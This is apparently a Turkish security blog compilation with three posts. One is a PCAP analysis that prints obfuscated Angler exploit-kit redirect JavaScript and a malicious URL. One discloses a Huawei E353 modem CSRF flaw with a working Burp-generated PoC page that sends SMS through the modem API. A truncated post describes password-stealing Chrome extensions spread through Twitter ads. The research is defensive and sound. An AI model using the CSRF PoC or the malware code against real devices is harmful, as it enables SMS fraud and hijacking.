Hackathon (ayrıca hack günü, hackfest ya da codefest olarak da bilinir) bilgisayar programcılar, grafik tasarımcıları, arayüz tasarımcıları ve proje yöneticileri de dahil olmak üzere katılanların yoğun bir şekilde yazılım projelerinin geliştirilmesi amacıyla diğer takımlar ile rekabet içerisinde bulunduğu bir olaydır.(Referans: [Vikipedi](#))



Yukarda bahsettiğim gibi Wireshark ile PCAP dosyası içinde yer alan zararlı JavaScript kodunu aramak zaman alıcı olabileceği için bunu nasıl otomatize edebileceğim üzerine düşünmeye başladım.

Python ile bir araç hazırlasam, [Scapy](#) ile PCAP dosyasını açsa, HTTP trafiğini incelese ve script takıları arasında yer alan JavaScript kodunu bulsa, çalıştırırsa ve eval() fonksiyonunu tespit etse az çok işlemi görür diye düşünmeye başladım. Ancak en büyük engellerden biri JavaScript kodunu Python ile nasıl çalıştırabileceğim olacaktı. Çok zaman kaybetmeden, Python aracı ile ortaya çıkan JavaScript kodunu, [PhantomJS](#) isimli grafiksel kullanıcı arayüzü olmayan tarayıcı ([headless browser](#)) ile çalıştırma karar verdim.

Kısa bir çalışmanın ardından ortaya [JavaScript Eval Finder](#) adını verdigim bir araç çıktı. Bu araca PCAP dosyasını verdiğinizde, javascripts klasöründe script takılarının yer aldığı HTML dosyalarını kopyalamaktadır. Ardından Phantomjs ile çalışan [JavaScript Extractor](#) yardımcı aracı ile gizlenmiş JavaScript kodunda yer alan eval() fonksiyonu tespit edildiğinde, yine bu araç tarafından bir uyarı verilmekte ve bir önceki adımda kayıt edilen HTML dosyalarının başında (header) tespit edilen JavaScript kodları yorum (comment) olarak eklenmektedir.

[JavaScript Eval Finder](#) aracını hurriyethackathon PCAP dosyası üzerinde çalıştırıldığında çok geçmeden gizlenmiş (encoded) olan JavaScript kodunu bulabildim.

```

remnux@remnux: ~/Desktop/hurriyethackathon
remnux@remnux:~/Desktop/hurriyethackathon$ python eval-finder.py hurriyethackathon.pcap
=====
JavaScript Eval Finder v1.0 [http://www.mertsarica.com]
=====
[*] Loading PCAP file...
[*] Loading sessions...
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229564.html to javascripts folder
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229565.html to javascripts folder
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229566.html to javascripts folder

[*] Suspicious file: hurriyethackathon.pcap-1458229564.html
[*] eval() Detected: tecl=(+[window.sidebar]);azhon=["rv:11","MSIE",];for(epox=tecl;epox<l){gijo=azhon.length-epox;break;}}if(navigator.userAgent.indexOf("MSIE10")>tecl){gijo++;}wndo").innerHTML;olst=tecl;dws=tecl;dsrvf="";for(epox=tecl;epox<zeyt.length;epox+=efuvv){=String.fromCharCode(((zmxso+dvp-97)^tisbfj.charCodeAt(dws%tisbfj.length))%255);dws++;}elf());
[*] Suspicious file: hurriyethackathon.pcap-1458229566.html
[*] eval() Detected: tecl=(+[window.sidebar]);azhon=["rv:11","MSIE",];for(epox=tecl;epox<l){gijo=azhon.length-epox;break;}}if(navigator.userAgent.indexOf("MSIE10")>tecl){gijo++;}wndo").innerHTML;olst=tecl;dws=tecl;dsrvf="";for(epox=tecl;epox<zeyt.length;epox+=efuvv){=String.fromCharCode(((zmxso+dvp-97)^tisbfj.charCodeAt(dws%tisbfj.length))%255);dws++;}elf());
remnux@remnux:~/Desktop/hurriyethackathon$ 

```



The screenshot shows the "Online JavaScript beautifier" website at [jsbeautifier.org](https://jsbeautifier.org). The interface includes a configuration sidebar on the right with various options like "Indent with 4 spaces" and "Space before conditional: 'if(x)' / 'if (x)'". Below the configuration is a large text area titled "Beautify JavaScript or HTML (ctrl-enter)" containing the raw, unformatted JavaScript code. The code is a complex exploit targeting MSIE10, involving session hijacking andCharCode manipulation. At the bottom of the text area, there's another "Beautify JavaScript or HTML (ctrl-enter)" button.

```

1 Eval Detected: tecl = (+[window.sidebar]);
2 azhon = ["rv:11", "MSIE", ];
3 for (epox = tecl; epox < azhon.length; epox++) {
4   if (navigator.userAgent.indexOf(azhon[epox]) > tecl) {
5     gijo = azhon.length - epox;
6     break;
7   }
8 } if (navigator.userAgent.indexOf("MSIE10") > tecl) {
9   gijo++;
11 }
12 efuvv = gijo - 1;
13 tisbfj = "93wrLfBbUrN3";
14 zeyt = document.getElementById("kzwndo").innerHTML;
15 olst = tecl;
16 dws = tecl;
17 dsrvf = "";
18 for (epox = tecl; epox < zeyt.length; epox += efuvv) {
19   dvp = zeyt.charCodeAt(epox);
20   if (dvp >= 97 && dvp <= 122) {
21     if (olst % gijo) {
22       dsrvf += String.fromCharCode(((zmxso + dvp - 97) ^ tisbfj.charCodeAt(dws % tisbfj.length)) % 255);
23     } else {
24       zmxso = (dvp - 97) * 26;
25     }
26   }
27   olst++;
28 }
29 }[]["constructor"]["constructor"](dsrvf());

```

Ardından ortaya çıkan (decoded) bu JavaScript kodunu incelediğimde bunun daha önce de incelemiş olduğum [Angler](#) istismar kitinin farklı bir sürümü olduğunu gördüm. Açılmış (decoded) JavaScript kodunu, orjinal HTML dosyasındaki gizlenmiş (encoded) JavaScript kodu ile yer değiştirip, [Firebug](#) geliştirme aracı/eklentisi ile Firefox internet tarayıcısı üzerinde analiz ettiğimde, bu JavaScript kodunun ziyaretçileri <http://uitbracht.kateandoliverswedding.co.uk/topic/18572-indivisible-arriver-existences-faroff-prepositions-sunburn-crushing-hittable/> adresine yönlendiren kod olduğunu teyit edebilmiş oldum.



Özellikle SOME çalışanları için faydalı olacağın inandığım JavaScript Eval Finder ve JavaScript Extractor araçlarını tek bir paket halinde [buradan](#) indirebilirsiniz.

Bir sonraki yazda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Bu yazı [5. Pi Hediye Var](#) oyununun çözüm yolunu da içermektedir ;)

The post [Zararlı JavaScript Avı](#) appeared first on [Hack 4 Career - Siber Güvenlik Günlüğü](#).

## Huawei E353 CSRF Zafiyeti

Source: <https://www.mertsarica.com/huawei-e353-3g-modemde-csrf-zafiyeti/>

Geçtiğimiz Haziran ayının ortasına kadar 2.5 Kg ağırlığında nur topu gibi bir dizüstü bilgisayara sahiptim. Bu nedenle sabahları işe giderken, akşamları işten dönerken veya bir cafede otururken biraz makale okumak istediğimde ağırlığı ve büyülüüğünü nedeniyle onu yanımdaya taşıyamıyordum. Onun yerine sim kart girişine sahip, hafif ve portatif Android tabletim yillardır işimi görüyordu. Tablet kullandığım için, 2-3 yıl önce Turkcell'den data hattı satın alırken verilen [Huawei marka E353 model 3G USB modemini \(Turkcell VINN\)](#) çok kullanma fırsatı olmamıştı. Haziran ayından sonra ise ultrabook satın aldığım için tabletimle yollarımı ayıarak 3G modemini aktif olarak kullanmaya başladım.



3G USB modemler, yanında dizüstü bilgisayar taşıyan ve [güvenlik kaygısı](#) nedeniyle güvenlilikinden şüphe ettiği kablosuz ağlara bağlanmak istemeyen bilişimciler için büyük bir nimettir. 3G USB modemin aslında bilgisayarımıza bağladığımız, üzerinde yönetilebilir olmayan bir işletim sisteminin çalıştığı, kapalı bir kutu olduğunu ve onun da zafiyetleri olabileceğini çoğu zaman aklımızın ucuna getirmeyiz.

Modemi sıkça kullanmaya başladıkten sonra boş bir zamanında modeme hızlıca göz atmaya ve canımı acıtabilecek ilk zafiyeti tespit ettikten sonra gerisini incelemek üzere sizlere havale etmeye karar verdim.

3G modemi taktığımde karşıma otomatik olarak açılan modem web arayüzüne incelemeye başladım. Yaptığım ilk iş sayfanın kaynak kodlarına ve oradan da sayfa üzerinde kullanılan JavaScript kodlarını incelemek oldu. JavaScript kodlarını incelediğimde, modeme/ajax çağrıları ile çeşitli komutlar gönderilebildiğini gördüm.

Applications ▾ Places ▾ viewaslel ▾ TURKCELL VINN – Iceweasel

Thu 12:37

192.168.1.1/html/traffic.html

Most Visited ▾ Offensive Security ▾ Kali Linux ▾ Kali Docs ▾ Kali Tools ▾ Exploit-DB ▾ Aircrack-ng

TÜRKÇE ▾

**Istatistikler**

Tür	Anlık kullanım	Toplam kullanım
İndirilen Veri	7.2 MB	9.24 GB
Gönderilen Veri	352.95 KB	755.45 MB
Toplam Veri	7.55 MB	9.97 GB
Bağlantı süresi	00:57:36	100:38:45

Yukanda sağlanan veri istatistikleri yalnızca yaklaşıklık değerlerdir, lütfen kesin miktar için aşağıdaki linkten data paketinizden kalan miktar kontrol ediniz.

Data paketinizden kalan miktar öğrenmek için lütfen [tiklayın](#) ! Bilgilendirme size ücretsiz sms olarak iletilicektir.

Turkcell Faturalı VINN hattınıza data paketi almak için [tiklayın](#) !

Turkcell Faturasız VINN hattınıza data paketi almak için [tiklayın](#) !

Applications ▾ Places ▾ viewaslel ▾ Thu 13:55

http://192.168.1.1/js/sms.js - Iceweasel

http://www....m/csrf.html x | TURKCELL VINN x | http://192.168.1.1/js/s... x +

Most Visited ▾ Offensive Security ▾ Kali Linux ▾ Kali Docs ▾ Kali Tools ▾ Exploit-DB ▾ Aircrack-ng

```

        {
            sms_initPage();
        }
    } else
    {
        showInfoDialog(common_failed);
    });
}
else
{
    var refreshStatus;
    showWaitingDialog(common_waiting, "<span>" + sms_hint_sending+"</span>&ampnbsp"+"1/" + g_sms_num*(PhoneArray.length));
    $(".wait_dialog_btn").show();
    $("#sms_dialog").remove();

    //
    var submitData = object2xml("request", submitXmlObject);
    saveAjaxData("api/sms/send-sms", submitData.function($xml){
        //-----
        function getSendSmsStatus(){
            getAjaxData("api/sms/send-status",function($xml){
                var ret = xml2object($xml);
                ret = ret.response;
                var sendTotalCount = ret.TotalCount;
                var currentSendIndex = ret.CurIndex;
                var currentSendPhone = ret.Phone;
                var sendSuccessPhones = ret.SuccessPhone;
                var sendFailPhones = ret.FailPhone;
                var statusContent = "<span>" + sms_hint_sending + "</span>&ampnbsp" + currentSendIndex + "/" + sendTotalCount;

                $(".wait_table_content .wait_str").html(statusContent);
                if(currentSendPhone == ""){
                    $("#wait_table").remove();
                    clearInterval(refreshStatus);
                    var succeededArray = sendSuccessPhones.split(",");
                    var succeededTotal = succeededArray.length;
                    var failedArray = sendFailPhones.split(",");
                }
            })
        }
    })
}

```

ajaxdata

traffic.html sayfasında yer alan "Data paketinizden kalan miktarı öğrenmek için tiklayın" kısmına tıkladığımda, data hattımından 2222 numaralı telefon numarasına KALAN sms'i gittiğini gördüm. Daha sonra bunun tam olarak nasıl gerçekleştiğini görmek için trafiği Burp Suite PRO aracı ile incelemeye karar verdim.

Burp Suite Professional v1.6.32

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title	Comment
120	http://192.168.1.1	GET	/api/monitoring/traffic-statistics			200	547	XML			
132	http://192.168.1.1	GET	/api/monitoring/check-notifications			200	329	XML			
136	http://192.168.1.1	POST	/api/sms/send-sms		<input checked="" type="checkbox"/>	200	213	XML			
142	http://192.168.1.1	GET	/api/monitoring/status			200	830	XML			
143	http://192.168.1.1	GET	/api/monitoring/traffic-statistics			200	547	XML			
144	http://192.168.1.1	GET	/api/monitoring/check-notifications			200	329	XML			
145	http://192.168.1.1	GET	/api/sms/send-status			200	331	XML			
151	http://192.168.1.1	GET	/api/monitoring/status			200	830	XML			
152	http://192.168.1.1	GET	/api/monitoring/traffic-statistics			200	550	XML			
153	http://192.168.1.1	GET	/api/monitoring/check-notifications			200	329	XML			
154	http://192.168.1.1	GET	/api/monitoring/status			200	830	XML			
155	http://192.168.1.1	GET	/api/monitoring/traffic-statistics			200	543	XML			
156	http://192.168.1.1	GET	/api/monitoring/check-notifications			200	329	XML			
157	http://192.168.1.1	GET	/api/monitoring/status			200	830	XML			

Request Response

Raw Params Headers Hex XML

```
POST /api/sms/send-sms HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:42.0) Gecko/20100101 Firefox/42.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.1/html/traffic.html
Content-Length: 217
Connection: close
Pragma: no-cache
Cache-Control: no-cache

<xm1 version="1.0"
encoding="UTF-8"><request><Index>-1</Index><Phones><Phone>2222</Phone></Phones><Sca><Content>KALAN</Content><Length>5</Length><Reserved>1</Reserved><Date>2016-01-07
10:27:24</Date></request>
```

Send to Spider  
Do an active scan  
Do a passive scan  
Send to Intruder Ctrl+I  
Send to Repeater Ctrl+R  
Send to Sequencer  
Send to Comparer  
Send to Decoder  
Show response in browser  
Request in browser ►

Engagement tools ►

Copy URL  
Copy as curl command  
Copy to file  
Save item  
Convert selection ►

Cut Ctrl+X  
Copy Ctrl+C  
Paste Ctrl+V

Message editor help  
Proxy history help

Find references  
Discover content  
Schedule task  
Generate CSRF PoC

Type a search term 0 matches

on modem browsers, and the browser will not display the response to the CSRF request. The request contains some non-standard characters.

Dikkatimi ilk çeken nokta, yapılan isteklerde [Cross-Site Request Forgery \(CSRF\)](#) saldırısına karşı herhangi bir [önlemin](#) alınmamış olmasıydı.

*Cross-Site Request Forgery (CSRF) saldırısını kısaca, kullanıcının haberi ve bilgisi olmadan, internet tarayıcısının hedef alınan web uygulamasına doğru isteklerde bulunmasını sağlamaktır.*

*Örneğin kullanıcı hacklenmiş bir X haber sitesini ziyaret ediyor ve bu site üzerinden saldırgan, kullanıcının modeminin DNS değiştirme sayfasına (örnek: 192.168.1.1/dns.php) kullanıcısının haberi ve bilgisi olmadan DNS adresini 1.2.3.4 olarak güncelleştirme şeklinde istek (HTTP POST) gönderiyor. Bu sayede artık kullanıcının tüm DNS istekleri, art niyetli kişinin DNS sunucusu üzerinden [gerçekleşiyor](#) ve kullanıcı gitmek istediği web sitesi yerine art niyetli kişinin web sitesine yönlendirilebiliyor.*

Bu CSRF zafiyeti, istismar eden art niyetli kişiler ve dolandırıcılar tarafından nasıl kötüye kullanılır diye düşündüğümde aklıma ilk gelen, 3G modeme art niyetli kişilerin kontrolü olan bir web sitesi üzerinden premium SMS servislere SMS gönderilmesi sağlanarak haksız kazanç sağlanabileceği geldi. Bunun dışında diyelim ki ayrı bir data hattınız yok ve mevcut sim kartınızı 3G modeminiz ile kullanıyorsunuz. Bu durumda art niyetli kişiler, [sms yönlendirme servisi](#) ile size gönderilen smsleri başka bir telefon numarasına yönlendirebilirler. Bu senaryoları çoğaltmak mümkün olduğu için hızlıca, pratikte bunu kötüye kullanmak ne kadar kolay diye kendi cep telefonuma CSRF ile web sitesi üzerinden SMS atarak kontrol etmek istedim.

Burp Suite PRO ile gelen [Generate CSRF PoC](#) özelliği ile herhangi bir isteği çok kolay bir şekilde CSRF zafiyetini istismar eden bir web forma aşağıdaki gibi dönüştürebilirsiniz. Bu şekilde bir form oluşturup bunu web siteme (<https://www.mertsarica.com/csrf.html>) yükledim.

CSRF PoC generator

Request to: http://192.168.1.1

Raw Params Headers Hex XML

```
POST /api/sms/send-sms HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:42.0) Gecko/20100101 Firefox/42.0
Accept: */
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.1/html/traffic.html
Content-Length: 217
Connection: close
Pragma: no-cache
Cache-Control: no-cache

<?xml version="1.0"
encoding="UTF-8"?><request><Index>-1</Index><Phones><Phone>05 _____ </Phone></Phones><Sca></Sca><Content>Test</Content><Length>5</Length><Reserved>1</Reserved><Date>2016-01-07 18:27:24</Date></request>
```

CSRF technique:

- Auto-select based on request features
- URL-encoded form
- Multipart form
- Plain text form
- Cross-domain XHR (modern browsers only)

Include auto-submit script

? < + > Type a search term 0 matches

CSRF HTML:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional --&gt;
&lt;body&gt;
&lt;script&gt;
function submitRequest()
{
    var xhr = new XMLHttpRequest();
    xhr.open("POST", "http://192.168.1.1/api/sms/send-sms", true);
    xhr.setRequestHeader("Accept", "*/*");
    xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.5");
    xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded; charset=UTF-8");
    xhr.withCredentials = true;
    var body = "&lt;?xml version='1.0\\"
encoding='UTF-8'?&gt;&lt;request&gt;&lt;Index&gt;-1&lt;/Index&gt;&lt;Phones&gt;&lt;Phone&gt;05 _____ &lt;/Phone&gt;&lt;/Phones&gt;&lt;Sca&gt;&lt;/Sca&gt;&lt;Content&gt;Test&lt;/Content&gt;&lt;Length&gt;5&lt;/Length&gt;&lt;Reserved&gt;1&lt;/Reserved&gt;&lt;Date&gt;2016-01-07 18:27:24&lt;/Date&gt;&lt;/request&gt;";
    var aBody = new Uint8Array(body.length);
    for (var i = 0; i &lt; aBody.length; i++)
        aBody[i] = body.charCodeAt(i);
    xhr.send(new Blob([aBody]));
}
submitRequest();
&lt;/script&gt;
&lt;form action="#"&gt;
&lt;input type="button" value="Submit request" onclick="submitRequest () ;" /&gt;
&lt;/form&gt;
&lt;/body&gt;
&lt;/html&gt;</pre>


? < + > Type a search term 0 matches



Warning: The XMLHttpRequest technique only works on modern browsers, and the browser will not display the response to the CSRF request. The request contains some non-standard headers which, if included in a cross-domain XHR, may cause the request to be pre-flighted, and so the attack may fail. These headers have been omitted in the PoC attack, to avoid pre-flighting. If the omitted headers are essential for the efficacy of the CSRF attack, you can manually add these to the PoC HTML.



Regenerate Test in browser Copy HTML Close


```

Applications ▾ Places ▾ Iceweasel ▾ Thu 12:38

Iceweasel

http://www....m/csrf.html

www.mertsarica.com/csrf.html

Most Visited ▾ Offensive Security ▾ Kali Linux ▾ Kali Docs ▾ Kali Tools ▾ Exploit-DB ▾ Aircrack-nm

Source of: http://www.mertsarica.com/csrf.html - Iceweasel

Submit request

File Edit View Help

```

1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4 <script>
5   function submitRequest()
6   {
7     var xhr = new XMLHttpRequest();
8     xhr.open("POST", "http://192.168.1.1/api/sms/send-sms", true);
9     xhr.setRequestHeader("Accept", "*/*");
10    xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.5");
11    xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded; charset=UTF-8");
12    xhr.withCredentials = true;
13    var body = "\x3c?xml version=\\"1.0\\" encoding=\\"UTF-8\\"?\\x3e\\x3crequest\\x3e\\x3cIndex\\x3e-1\\x3c/Index\\x3e\\x3cPhones\\x3e\\x3cPhone\\x3e05\x
14    var aBody = new Uint8Array(body.length);
15    for (var i = 0; i < aBody.length; i++)
16      aBody[i] = body.charCodeAt(i);
17    xhr.send(new Blob([aBody]));
18  }
19  submitRequest();
20 </script>
21 <form action="#">
22   <input type="button" value="Submit request" onclick="submitRequest();"/>
23 </form>
24 </body>
25 </html>
26

```

Daha sonra bu adresi 3G modem ile internet bağlandığım bilgisayarımdan çağrılığında ise cep telefonuma SMS geldi ve oyun bitmiş oldu :)

Applications ▾ Places ▾ Burp-StartBurp ▾ Thu 12:39

Burp Suite Free Edition v1.6.32

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP	Cookies
127.0.0.1:8080	GET	/sumimgrounlanguage/sec.xml			200	242	XML	XML					
192.168.1.1	GET	/api/monitoring/converged-status			200	316	XML					192.168.1.1	
192.168.1.1	GET	/language/lang_tr.js			200	19564	script	js				192.168.1.1	
192.168.1.1	GET	/api/monitoring/status			200	831	XML					192.168.1.1	
192.168.1.1	GET	/api/monitoring/traffic-statistics			200	547	XML					192.168.1.1	
192.168.1.1	GET	/api/monitoring/check-notifications			200	330	XML					192.168.1.1	
192.168.1.1	GET	/api/monitoring/status			200	831	XML					192.168.1.1	
192.168.1.1	GET	/api/monitoring/traffic-statistics			200	547	XML					192.168.1.1	
192.168.1.1	GET	/api/monitoring/check-notifications			200	330	XML					192.168.1.1	
192.168.1.1	GET	/api/monitoring/status			200	831	XML					192.168.1.1	
192.168.1.1	GET	/api/monitoring/traffic-statistics			200	547	XML					192.168.1.1	
192.168.1.1	GET	/api/monitoring/check-notifications			200	330	XML					192.168.1.1	
192.168.1.1	GET	/api/monitoring/status			200	831	XML					192.168.1.1	
192.168.1.1	GET	/api/monitoring/traffic-statistics			200	547	XML					192.168.1.1	
192.168.1.1	GET	/api/monitoring/check-notifications			200	330	XML					192.168.1.1	
192.168.1.1	GET	/api/monitoring/status			200	831	XML					192.168.1.1	
192.168.1.1	GET	/api/monitoring/traffic-statistics			200	547	XML					192.168.1.1	
192.168.1.1	POST	/api/sms/send-sms			200	213	XML					192.168.1.1	

Request Response

Raw Params Headers Hex XML

```

POST /api/sms/send-sms HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.5.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://www.mertsarica.com/csrf.html
Content-Length: 223
Origin: http://www.mertsarica.com
Connection: close
Pragma: no-cache
Cache-Control: no-cache

<?xml version="1.0" encoding="UTF-8"?><request><Index>-1</Index><Phones><Phone>05</Phone></Phones><Sca><Sc><Content>Test</Content><Length>5</Length><Reserved>1</Reserved><Date>2016-01-07 18:27:24</Date></request>

```

Type a search term 0 matches



Bu zafiyete karşı ne yapabilirim diye soracak olursanız, Turkcell ve/veya Huawei ile iletişime geçip bu zafiyeti ortadan kaldırın bir yama var mı diye sorabilir, varsa yükleyebilir veya bu modemi çöpe atıp farklı bir modem ile yolunuza devam edebilirsiniz.

Unutmayın, nasıl kullanmış olduğumuz işletim sistemimizin güvenlik yamalarının güncel olmasını güvenliğimiz için önem veriyorsak, aynı şekilde kullanmış olduğumuz aygıtların, cihazların da donanım yazılımlarının, yamalarının güncel olduğuna önem vermeliyiz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post [Huawei E353 CSRF Zafiyeti](#) appeared first on [Hack 4 Career - Siber Güvenlik Günlüğü](#).

## Sosyal Ağ Hırsızları

Source: <https://www.mertsarica.com/sosyal-ag-hirsizlari/>

By M.S on June 1st, 2016

Bundan üç yıl önce yine Haziran ayında yayımlamış olduğum [Jeton Hırsızları](#) başlıklı blog yazımında, art niyetli kişilerin zararlı Chrome ve Firefox eklentiler ile kullanıcıların Facebook [OAUTH](#) jetonlarını çalarak, kullanıcıların hesaplarını nasıl kötüye kullandıklarına dikkat çekmiştim.

Ne tesadüftür ki üç yıl aradan sonra yine Haziran ayında, Twitter üzerinden reklamlar ile kullanıcıları zararlı sitelere yönlendiren ve bu siteler üzerinden yüklettikleri Chrome eklentileri ile Facebook ve Twitter parolalarını çalan bir veya birden fazla grup ile karşılaştım. Bu defa bilfiil tanık olduğum bu olayı yazıya dökerek bu konuya dikkat çekmek ve sosyal ağ ve medya güvenliği farkındalığına katkıda bulunmak istedim.

Twitter'da yaklaşık 2000+ takipçisi olan (yeri gelmişken tüm takipçilerime teşekkür ederim. :)) biri olarak, konu başka hesapları takip etmeye geldiğinde her ne kadar bana darılanlar olsa da, bu konuda oldukça seçici davranışmaya devam ederek şimdilik ~150 hesabı takip etmek ile yetiniyorum. Bunun başlıca nedeni ise odağımı kaybetmeyip bilgi/bilişim güvenliği ağırlıklı tweetleri takip etmek istemeden kaynaklanıyor. Durum böyle olunca da aslında Twitter'da karşılaştığım reklam tweetleri (promoted) de çoğunlukla güvenlik ile ilgili oluyor.

Geçtiğimiz günlerde kısa bir sürede çok sayıda karşılaştığım ve gerçek Twitter hesaplarının (muhtemelen eklentiyi yükleyen kullanıcıların hesapları) kullanıldığı birkaç reklam, şüpheli olması nedeniyle oldukça ilgimi çekti ve hemen reklamların perde arkasında neler olup bittiğini araştırmaya karar verdim.

Twitter - https://twitter.com

Home Notifications Messages Search Twitter Mert

ykeprpbvnr · 1h play.google.com

2 2 ...

2 Promoted X Dismiss

Xipiter + Senrio Retweeted John Matherly @achillean · 2h I was interviewed by @newscientist :)

t.lapteccoder.com/dompol.php

Twitter - https://twitter.com

Home Notifications Messages Search Twitter Mert

nykplrvrouhp · 48m okisme.cf

1 5 ...

1 Promoted X Dismiss

While you were away...

Huzeyfe ÖNAL (BGA) @huzeyfeonal · 3h Günümüz dünyasında "sürdürülebilir" başarı için "en iyilerin" bir araya Imesinden çok, en "uyumluşların" bir araya gelmesi önemlidir.

bit.ly/1s93imO

Twitter'da bu durumla karşılaşan başka kullanıcılar var mı diye twitter virüs anahtar kelimeleri ile genel bir arama yaptığında ise bu durumun Nisan ayından beri yaygın olarak Twitter'da karşılaşıldığını gördüm.

The screenshot shows a Twitter search results page with the URL <https://twitter.com/search?q=twitter%20virüs&src=typd>. The search term 'twitter virüs' is visible in the top right search bar. The results list several tweets:

- Emre Marasli @emremarasli** - 18m: Twitter virüs yayıyor [REDACTED] yapı diye bir hesaptan PROMOTED tweet ile virüs yayıyor !! dikkat sakin tıklamayın..
- Sulugöz Ayça @SulugozFm** - 6h: @Serdarortacs kral, twitter hesabına virüs girmiş, bana dm yolladın şimdİ. Bilgisayardan twittler girip, uygulamalar bölümünde +++
